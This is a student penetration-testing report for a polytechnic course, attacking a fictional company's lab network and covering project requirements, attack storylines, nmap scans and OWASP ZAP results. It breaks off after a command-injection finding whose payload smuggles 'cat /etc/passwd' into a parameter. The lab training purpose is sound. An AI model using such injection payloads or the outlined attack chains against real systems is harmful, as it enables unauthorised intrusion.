C200 IT SECURITY

Date of Submission: 02-02-2021

Submitted By:

190*****	Muhd Wafiyuddin
190*****	Tun Siang
190*****	Justin
190*****	Irfan

School of Infocomm (SOI)

Republic Polytechnic

- ACKNOWLEDGEMENTS

Section Explanation: *You may want to thank those individuals who have assisted your team during your project. You could also mention any organizations that have helped you while you have been carrying out the project.*

TABLE OF CONTENTS

- ABSTRACT

In this report we are going to cover the few types of the vulnerability that we have managed to test on the server and exploit it. In addition, looking forward after we gain access to the Web Server, then we try to exploit other machines to gain access and steal the “Secret Formula”. The project is called “Cool4Guys” project, where we try to exploit the network and gain access to it. The final conclusion for this project is where when we try to manage to exploit their infrastructure, we will try to mitigate those which are vulnerable to the system. In addition

1 Introduction

In this report, we are doing a Pentesting report where we exploit the infrastructure and gain access to their machines. From there we provide steps on how to mitigate and ensure that the attacker will not have the opportunity to hack into the company infrastructure.

The problem found within the “Cool4Guys” organisation is that they have a vulnerable infrastructure in which enable hackers to gain access into the system and exploit few machines which cause data breaches and leak all of the information. So hearing this situation, we are tasked to test their infrastructure and point out any vulnerable infrastructure that the company has.

The importance of solving this problem is to ensure that in the future, the hacker will not be able to exploit the company infrastructure the same way as shown in the report which emphasises the company Infocomm Security. By doing the pentesting report, we can point out the vulnerability exploited and find ways to mitigate it to improve the security of “Cool4Guys” company.

2 Project Specification and Plan

Resources Required:

- 2 Laptops (8 GB RAM minimum)
- Wireless Access Point / Switch (Optional)
- Ethernet Cables (Optional)
- Penetration testing toolkit (e.g. Kali Linux, Metaspoilt, Nmap, .etc)
- Virtualization software (VMware Workstation) - Virtual machines / Docker (e.g. operating systems

Project Requirements:

Functional requirements Design and implement a Penetration testing laboratory based on the following requirements:

1.) Selection and usage of penetration testing tools (e.g. Kali Linux, nmap, Nessus, OpenVAS, Metasploit, Nikto, Dirbuster, BurpSuite, Sqlmap, THC-Hydra, etc)

2.) Usage of Automation tools for penetration testing (e.g. NSE (nmap scripting engine), Shell/Bash code, Windows PowerShell, etc.)

3.) Usage of custom exploits (e.g. C/Python/Perl scripts).

4.) Network infrastructure implementation (e.g. switch/hub, WEP/WPA/WPA2 on wireless AP, firewall)

5.) System infrastructure implementation: selection and implementation of Vulnerable Systems. Selection/Implementation should be based on multiple different operating systems including but not limited to the following:

i) Microsoft Windows XP/7/8/10, Server 2003/2008/2012/2016 , etc.

ii) Linux Ubuntu/Fedora/etc. However, you are not allowed to use preconfigured OS such as Metaspoiltable.

iii) Any other windows or Linux server based operating systems. You are to use VMware workstation as your virtualization platform.

Vulnerabilities to be exploited can include but not limited to the following:

i) Insecure user/file permissions such as Sudo , SUID and unquoted service paths

ii) Buffer Overflow (Using different methods such as the NOP Sled, JUMP ESP, SEH, etc.)

iii) Outdated plugins/software such as java, acrobat reader

iv) Kernel exploit

v) Post-installed software

vi) Post-installed services (Such as the use of SSH tunnelling: local port , remote port, and dynamic port forwarding for pivoting purposes)

vii) Eternal Blue/Romance

viii) HeartBleed

ix) ShellShock

x) BlueKeep

xi) DirtyCow

xii)Misconfiguration of the OS such as enabling of RDC (Remote Desktop Connection).

6.) Linux Web Server hosting a vulnerable PHP web application. The web application should contain vulnerabilities and be susceptible to attacks including, but not limited to the following:

i) SQL injection (e.g. malicious read, write, delete operations on the database)

ii) XSS (Cross Site Scripting)

iii) XSRF (Cross Site Request Forgery)

iv) Weak Authentication and session management

v) Command injection vi) Local/Remote File Inclusion

vii) Security misconfiguration

7.) Detailed explanations together with relevant countermeasures for each of the identified vulnerabilities should be presented to the evaluators in a clear and concise manner.

8.) Full technical documentation (user & trainer) to be provided. Documentation should contain details such as:

i) Network Diagram

ii) Use Case Diagram, ERD Diagram for the Vulnerable Web Application

iii) Detailed steps taken and results of all port scanning and vulnerability scanning activities.

iv) Vulnerabilities of the implemented systems

v) Exploit steps

vi) Countermeasures to be applied to the vulnerabilities

2.1 Project Overview

Recently, companies and governments alike have gone through wave after wave of cyber-attacks/hacks through different avenues (e.g. network, websites, malicious insiders, etc.). In order to defeat the hackers, IT professionals will need to know how to think like one. However, Singapore's lack of IT Security professionals has always been the main concern of the nation. Moreover, the other main issue is the lack of training grounds. This project will equip the students the skillset to set up a penetration-testing laboratory and CTF (Capture the Flag) system for the purpose of ethical hacking training. The end product/infrastructure can be used to train IT security practitioners to harness their ethical hacking skills with cyber defence in mind.


The objective is to reinforce the knowledge of IT security management and ensure that we ourselves can protect the IT infrastructure from any attacks from any hackers and promote national defense from any infocomm infiltration or hacking.

This is a project, to implement and reinforce our knowledge on how is like to be a pentester and make improvement in the company infrastructure, we need to create our own scenarios where all of our knowledge of IT security is being put together and test our knowledge beyond what is learned in class.

- 2.2 Project Plan

The project plan for "Cool4Guys" team, is where we work together in the story and network diagram to know the overall situation of the company and the purpose we want to infiltrate the company IT infrastructure. As a team we are tasks with different exploits and handling different types of Operating systems Below is our Task Allocation for the team members who are involved in this project.


Task Allocation:



- Wafiyuddin

Task	Progress
Cross-Site Scripting	100%
Weak Authentication and Session Management	100%
File upload exploitation on web	100%
Pivoting	100%
Kerberos Golden Ticket	100%
Misconfigured RDC	100%
Firewall/Router configuration	100%


Indicate past, current and future task



- Justin


Task	Progress
Buffer Overflow on Windows file server	100%
Command injection on web	100%
Shellshock	100%
Bluekeep	100%
UAC bypass on WIN 10	100%

Indicate past, current and future task



- Irfan

Task	Progress
Security Misconfiguration	100%
Improper Session Management - Session Hijacking	100%
FireFart/Dirty Cow Remote Privilege Escalation	100%
SQL Injection	100%
Build AD Infrastructure	100%
AD Exploit - Zerologon	100%
Hash cracking NTLM hashes	100%




- Tun Siang

Task	Progress
Local/Remote file inclusion (Past)	100%
CSRF (Past)	100%
pivoting (chisel)	100%
bruteforce hydra telnet	100%
misconfiguration SUID file cp	100%
bss Bufferoverflow	100%

Indicate past, current and future task

Our Network Diagram:



Story 1:
Step 1: Scan the IP address & do the scan for any web vulnerability
Step 2: File Upload and XSS to get the back door.
Step 3: Privilege escalation
Step 4: Do a network scanning
Step 5: Pivot to email server
Step 6: Pivot to File server
Step 7: Bufferoverflow to File server and login in the user
Step 8: Get the secret formula

Story 2:
Step 1: Do the network scanning
Step 2: Exploit AD using Zerologon
Step 3: Cracking the NTLM hashes
Step 4: Kerberos Golden ticket
Step 5: Access the CEO machine
Step 6: Steal information

Our Story flow:

Story 1 (Our Demonstration)

An attacker from outside (the public) wants to steal the secret formula for our console. To make this, the attacker saw the vulnerability in the website of the company try to exploit to gain the secret formula from there in the file server. The whole purpose of attack from outside is to get a file that can only be accessed with people with high privilege(NT/Authority) Which contains the employee data, and the secret technology that we use to create our consoles.

Story 2 (Our Demonstration)

An insider attacker (Internal) with a goal to change the salary due to the attacker not happy with that and want to change it. The second attack which is from the inside is with the use of AD, either the kerberos or whatever get the thing change the pay

3 Pentesting Report

Report Sample:

Vulnerability Exploited: <Exploit name>

System Vulnerable: <IP address>


Vulnerability Explanation: <Explain, describe and know the nature of the exploit>

Vulnerability Fix: <Steps need to be taken to mitigate it>


Severity: <Low, Medium, High, Critical>

<video & explanation + Mitigation in the video>

Web Recon




```
root@kali:~# nmap -sn 192.168.1.0/24

Starting Nmap 7.50 ( https://nmap.org ) at 2021-01-31 01:54 EST
Nmap scan report for pfSense.localdomain (192.168.1.1)
Host is up (0.00068s latency).
Nmap scan report for 192.168.1.3
Host is up (0.072s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.85 seconds
root@kali:~#
```



```
root@kali:~# nmap -sS -A -O 192.168.1.3

Starting Nmap 7.50 ( https://nmap.org ) at 2021-01-31 01:56 EST
Nmap scan report for 192.168.1.3
Host is up (0.0010s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
22/tcp closed ssh
80/tcp open   http    Apache httpd 2.4.7 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Cool4Guys Game Development Company
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT     ADDRESS
1   0.33 ms 180.129.48.1
2   0.60 ms 192.168.1.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.96 seconds
root@kali:~#
```

Looking at the Company website


Cool4Guys Game Development Company - Mozilla Firefox

192.168.1.3

About Us Contact Register Login

Newest Releases

E4G

The newest addition to our gaming console line the E4G, made with our own secret cutting edge technology GPA (Games Perfect Augment),is here to make a statement in 2021.


Coming out in 2021 May 25
Price Tag: $888
Preorder now!

Older Releases

D4G Submit Query

© 2021

Website vulnerability scanning:


Untitled Session - OWASP ZAP 2.6.0

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://192.168.1.3/

Progress: Attack complete - see the Alerts tab for details of any issues found


```
Sites
  http://192.168.1.3
    GET:about.php
    GET:changePass.php
    GET:CommandInjection.php
    GET:contact.php
    GET:doLogin.php
    GET:doRegister.php
    GET:doUploadFile.php
    GET:forum.php
    GET:index.php
    GET:index.php(consoles)
    GET:login.php
    GET:out.php
    GET:pictures
    GET:pictures(C)
    GET:register.php
    GET:robot.txt
```

```
Alerts (12)
  Cross Site Scripting (Reflected) (2)
  Path Traversal
  Remote OS Command Injection
  SQL Injection - MySQL
  Application Error Disclosure (9)
  Directory Browsing
  X-Frame-Options Header Not Set (31)
  Cookie No HttpOnly Flag (17)
  Password Autocomplete in Browser (3)
  Private IP Disclosure
  Web Browser XSS Protection Not Enabled (34)
  X-Content-Type-Options Header Missing (31)
```

```
Remote OS Command Injection
URL:        http://192.168.1.3/shellExecTest.php
Risk:       High
Confidence: Medium
Parameter:  file
Attack:     ZAP&cat /etc/passwd&
Evidence:   root:x:0:0
CWE ID:     78
WASC ID:    31
